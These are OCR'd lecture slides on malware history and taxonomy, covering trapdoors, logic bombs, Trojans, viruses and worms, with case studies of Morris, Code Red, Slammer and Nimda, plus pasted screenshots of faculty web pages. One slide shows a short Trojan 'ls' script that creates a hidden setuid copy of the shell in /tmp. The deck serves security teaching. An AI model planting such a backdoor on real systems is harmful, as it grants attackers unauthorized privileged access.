NETWORK SECURITY PRACTICES – ATTACK AND DEFENSE

Malware

- CIH
  - https://www.youtube.com/watch?v=RrnWFAx5vJg
- AndroRat
  - https://www.youtube.com/watch?v=alT_BCctAgk
- Flashback
- …

History of malware: Era of Discovery

- 1981
  - Elk Cloner boot sector virus on Apple II (by Rich Skrenta)
- 1986
  - Brain boot sector virus on IBM PC (by Basit and Amjad Farooq Alvi in Pakistan)
- 1987
  - Virdem (first DOS file infector) presented at the Chaos Computer Club
- 1988
  - Morris worm
    - the first computer worm on the Internet
    - the first to exploit buffer overflow vulnerability
- 1990
  - Chameleon (first polymorphic virus) by Ralf Burger

Era of Transition

- 1992
  - Michaelangelo
    - Logic bomb (remain dormant until March 6 and overwrite boot sector to cause the victim machine unbootable)
- 1995
  - First Word macro virus
- 1998
  - CIH by 陳盈豪
    - A Windows file infector that would flash the BIOS


Era of Fame and Glory

- 1999
  - E-mail system down
    - Melissa (Word macro virus)
- 2000
  - LoveLetter Worm
    - Written in VBS (Visual Basic Script), spread as e-mail attachment
- 2001
  - Worm spread via buffer overflow vulnerability
    - CodeRed
  - Worm use multiple infection vectors
    - Nimda
- 2004
  - Worm wars
    - MyDoom, Netsky, Sobig
- 2005
  - Samy worm (XSS worm spreads on MySpace)

Era of Mass Cybercrime


- 2006
  - Rogue AV becomes ubiquitous charging $50-$100 for fake protection
- 2007
  - Zeus bot
    - Hackers botnet executable of choice – steals online banking credentials
  - Storm worm
    - P2P botnet for spamming and stealing user credentials
- 2008
  - Mebroot
    - MBR rootkit that steals user credentials and enables spamming
  - Conficker
    - Spreads via MS08-067, builds millions-sized botnet to install pay-per-install software
  - Koobface
    - Spreads via social networks and installs pay-per-install software
- 2010
  - Aurora (Hydraq)
    - Targets multiple US corporation in search of intellectual property
  - Stuxnet
    - Targets industrial control systems in Iran

Taxonomy of Malicious Programs




Trapdoor

- Secret entry point into a system
  - Specific user identifier or password that circumvents normal security procedures.
- Commonly used by developers
  - Could be included in a compiler.
- E.g. MyDoom
  - http://it.rising.com.cn/newSite/Channels/Anti_Virus/Antivirus_Base/Virus_Knowledge/200402/11-100513939.htm



Logic Bomb

- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks



Example of Logic Bomb

- In 1982, the Trans-Siberian Pipeline incident occurred. A KGB operative was to steal the plans for a sophisticated control system and its software from a Canadian firm, for use on their Siberian pipeline. The CIA was tipped off by documents in the Farewell Dossier and had the company insert a logic bomb in the program for sabotage purposes. This eventually resulted in "the most monumental non-nuclear explosion and fire ever seen from space“.

(http://en.wikipedia.org/wiki/Siberian_pipeline_sabotage)

Trojan Horse

- Program with an overt (expected) and covert effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization

Example: Attacker:


Place the following file

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```

as /homes/victim/ls

- *Victim*

ls



Virus

- Self-replicating code
  - Like replicating Trojan horse
  - Alters normal code with “infected” version
- No *overt* action
  - Generally tries to remain undetected
- Operates when infected code executed

```
if spread condition then
    for target files
        if not infected then alter to include virus
Perform malicious action
Execute normal program
```


Virus Infection Vectors

- Boot Sector
- Executable
  - .com, .cpl, .exe, .dll, .ocx, .sys, .scr, .drv, …
- Macro files

Virus Properties

- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files
    - Trap calls that execute a program
- Stealth
  - Conceal Infection
    - Trap read and disinfect
    - Let execute call infected file
  - Encrypt virus code
    - Prevents “signature” to detect virus
  - Polymorphism
    - Change virus code to prevent signature
    - Encryption plus varying decryption code
  - Metamorphism
    - Change code to equivalent alternatives

Worm



- Runs independently
  - Does not require a host program
- Propagates a fully working version of itself to other machines
- Carrie a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases
  - Probing ➔ Exploitation ➔ Replication ➔ Payload

Cost of worm attacks

- Morris worm, 1988
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup
- Code Red worm, July 16 2001
  - Infected more than 500,000 servers
  - Caused ~ $2.6 Billion in damages,
- Love Bug worm: May 3, 2000, $8.75 billion

Statistics: Computer Economics Inc., Carlsbad, California

Email Worms

- Mydoom worm
  - fast-spreading e-mail worm
  - 26 January 2004: First identified
  - 1 February 2004:
    - An estimated one million computers infected with Mydoom begin the virus's massive DDoS attack against the SCO group
- Storm worm (2007)
  - January 17 : identified as a fast spreading email spamming threat. It begins gathering infected computers into the Storm botnet.
  - By around June 30th it had infected 1.7 million computers, comprised between 1 and 10 million computers by September.[3]

Morris Worm (First major attack)

- Released November 1988
  - Program spread through Digital, Sun workstations
  - Exploited Unix security vulnerabilities
    - VAX computers and SUN-3 workstations running versions 4.2 and 4.3 Berkeley UNIX code
- Consequences
  - No immediate damage from program itself
  - Replication and threat of damage
    - Load on network, systems used in attack
    - Many systems shut down to prevent further attack

Morris Worm Description

- Two parts
  - Program to spread worm
    - look for other machines that could be infected
    - try to find ways of infiltrating these machines
  - Vector program (99 lines of C)
    - compiled and run on the infected machines
    - transferred main program to continue attack
- Security vulnerabilities
  - fingerd – Unix finger daemon
  - sendmail - mail distribution program
  - Trusted logins (.rhosts)
  - Weak passwords

Morris worm: spreading via debug feature of sendmail

- Worm used debug feature
  - Opens TCP connection to machine's SMTP port
  - Invokes debug mode
  - Sends a RCPT TO that pipes data through shell
  - Shell script retrieves worm main program
    - places 40-line C program in temporary file called x$$,l1.c where $$ is current process ID
    - Compiles and executes this program
    - Opens socket to machine that sent script
    - Retrieves worm main program, compiles it and runs

Morris worm: spreading by exploiting fingerd

- Written in C and runs continuously
- Uses gets
  - fingerd expects an input string
  - Worm writes long string to internal 512-byte buffer
- Attack string
  - Includes machine instructions
  - Overwrites return address
  - Invokes a remote shell
  - Executes privileged commands

Spreading by Exploiting Trust

- Unix trust information
  - /etc/host.equiv – system wide trusted hosts file
  - /.rhosts and ~/.rhosts – users' trusted hosts file
- Worm exploited trust information
  - Examining files that listed trusted machines
  - Assume reciprocal trust
    - If X trusts Y, then maybe Y trusts X
- Password cracking
  - Worm was running as daemon (not root) so needed to break into accounts to use .rhosts feature
  - Read /etc/passwd, used ~400 common password strings & local dictionary to do a dictionary attack

The worm itself

- Program is shown as 'sh' when ps
  - Clobbers argv array so a 'ps' will not show its name
  - Opens its files, then unlinks (deletes) them so can't be found
    - Since files are open, worm can still access their contents
- Tries to infect as many other hosts as possible
  - When worm successfully connects, forks a child to continue the infection while the parent keeps trying new hosts
  - find targets using several mechanisms: 'netstat -r -n‘, /etc/hosts, …
- Worm did not:
  - Delete system's files, modify existing files, install trojan horses, record or transmit decrypted passwords, capture superuser privileges
  - Avoid invading computers that have been infected

Detecting Morris Internet Worm

- Files
  - Strange files appeared in infected systems
  - Strange log messages for certain programs
- System load
  - Infection generates a number of processes
  - Password cracking uses lots of resources
  - Systems were reinfected => number of processes grew and systems became overloaded
    - Apparently not intended by worm's creator
  - Thousands of systems were shut down
- Analysis of Morris Worm by Gene Spafford
  - http://homes.cerias.purdue.edu/~spaf/tech-reps/823.pdf

PDOS People - Mozilla Firefox

http://pdos.csail.mit.edu/people.html

PDOS People

People

Group Leaders

- **Professor M. Frans Kaashoek**
- **Professor Robert Morris**
- **Professor Nickolai Zeldovich**
- **Professor Fernando J. Corbató** (emeritus)

Administrative Assistant

- **Neena Lyall**

PhD Students

- **Silas Boyd-Wickizer**
- **Micah Brodsky**
- Austin Clements
- Priya Gupta
- **Taesoo Kim**
- **Ramesh Chandra**
- **Chris Lesniewski-Laas**
- Yandong Mao
- **Petar Maymounkov**
- **Neha Narula**
- **Aleksey Pesterev**
- **Jacob Strauss**
- **Jayashree Subramanian**
- **Xi Wang**

Alumni/ae

- **Daniel Aguayo**
- Danilo Almeida
- **C. Scott Ananian**
- **Jeff Arnol**
- **John Bick**
- **Sanjit Bis**
- **Chuck Bl**
- Zach Bodr
- **Héctor Br**
- Timo Burk
- **George M**
- **Josh Cate**
- Benjamin
- **Benjie Ch**
- **Constanti**
- Natan Clif
- Charles C
- **Russ Cox**
- **Frank Da**
- **Doug De**
- **Dawson E**
- Peilei Fan
- **Bryan For**
- **Michael I**
- Cliff Frey
- **Kevin Fu**
- **Greg Gan**
- **Thomer M**
- Omprakas
- Rachel Gr
- **Robert Gr**
- Sandeep K

Robert Morris - Mozilla Firefox

http://pdos.csail.mit.edu/~rtm/

Robert Morris

Robert Morris

Phone: (617) 253-5983

FAX: (617) 258-8607

Address: Room 32-G972
32 Vassar Street
Cambridge, MA 02139, USA

E-Mail: rtm@csail.mit.edu

I'm at the MIT Computer Science and Artificial Intelligence Laboratory (CSAIL) in the PDOS group. I'm currently teaching 6.828.

I'm building data networking infrastructure that's easy to configure and control. The Click toolkit, for example, brings a new level of flexibility to network configuration by viewing routers as compositions of packet processing modules. Roofnet is a self-configuring wireless mesh network for Internet access, spread out over a few dozen nodes in Cambridge. The Resilient Overlay Networks project allows end-system control over Internet routing, so that applications can choose their own tradeoffs among qualities such as delay, bandwidth, and reliability. Chord and DHash provide a peer-to-peer distributed data lookup and storage system, which Ivy uses to build a shared read/write file system, and Pastwatch uses to provide serverless CVS-like version control.

Papers:

2005

Gene Spafford

From Wikipedia, the free encyclopedia

This article **needs additional citations for verification.**
Please help improve this article by adding reliable references. Unsourced material may be challenged and removed.
(January 2010)

Eugene H. Spafford (born 1956) (known colloquially as "Spaf") is a professor of computer science at Purdue University and a leading computer security expert.

A historically significant Internet figure, he is renowned for first analyzing the Morris Worm, one of the earliest computer worms, and his participation in the Usenet backbone cabal. Spafford was a member of the President's Information Technology Advisory Committee 2003-2005[1], has been an advisor to the National Science Foundation (NSF), and serves as an advisor to over a dozen other government agencies and major corporations.

Eugene Spafford talks about computer security at LinuxForum 2000 in Copenhagen, Denmark.

Contents [hide]


Biography [edit]


Increasing propagation speed

- Code Red, July 2001
  - Affects Microsoft Index Server 2.0,
    - Windows 2000 Indexing service on Windows NT 4.0.
    - Windows 2000 that run IIS 4.0 and 5.0 Web servers
  - Exploits known buffer overflow in Idq.dll
  - Vulnerable population (360,000 servers) infected in 14 hours
- SQL Slammer, January 2003
  - Affects in Microsoft SQL 2000
  - Exploits known buffer overflow vulnerability
    - Server Resolution service vulnerability reported June 2002
    - Patched released in July 2002 Bulletin MS02-39
  - Vulnerable population infected in less than 10 minutes


Slammer Worms (Jan., 2003)

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434





Slammer's code is 376 bytes!



Nimda worm

- Spreads via 5 methods to Windows PCs and servers
  - e-mails itself as an attachment (every 10 days)
    - runs once viewed in preview plane (due to bugs in IE)
  - scans for and infects vulnerable MS IIS servers
    - exploits various IIS directory traversal vulnerabilities
  - copies itself to shared disk drives on networked PCs
  - appends JavaScript code to Web pages
    - surfers pick up worm when they view the page.
  - scans for the back doors left behind by the "Code Red II" and "sadmind/IIS" worms

Nimda worm

- Nimda worm also
  - enables the sharing of the c: drive as C$
  - creates a "Guest" account on Windows NT and 2000 systems
  - adds this account to the "Administrator" group.
- 'Nimda fix' Trojan disguised as security bulletin
  - claims to be from SecurityFocus and TrendMicro
  - comes in file named FIX_NIMDA.exe
    - TrendMicro calls their free Nimda removal tool FIX_NIMDA.com

Research Worms


- Warhol Worms
  - infect all vulnerable hosts in 15 minutes – 1 hour
  - optimized scanning
    - initial hit list of potentially vulnerable hosts
    - local subnet scanning
    - permutation scanning for complete, self-coordinated coverage
  - see paper by Nicholas Weaver
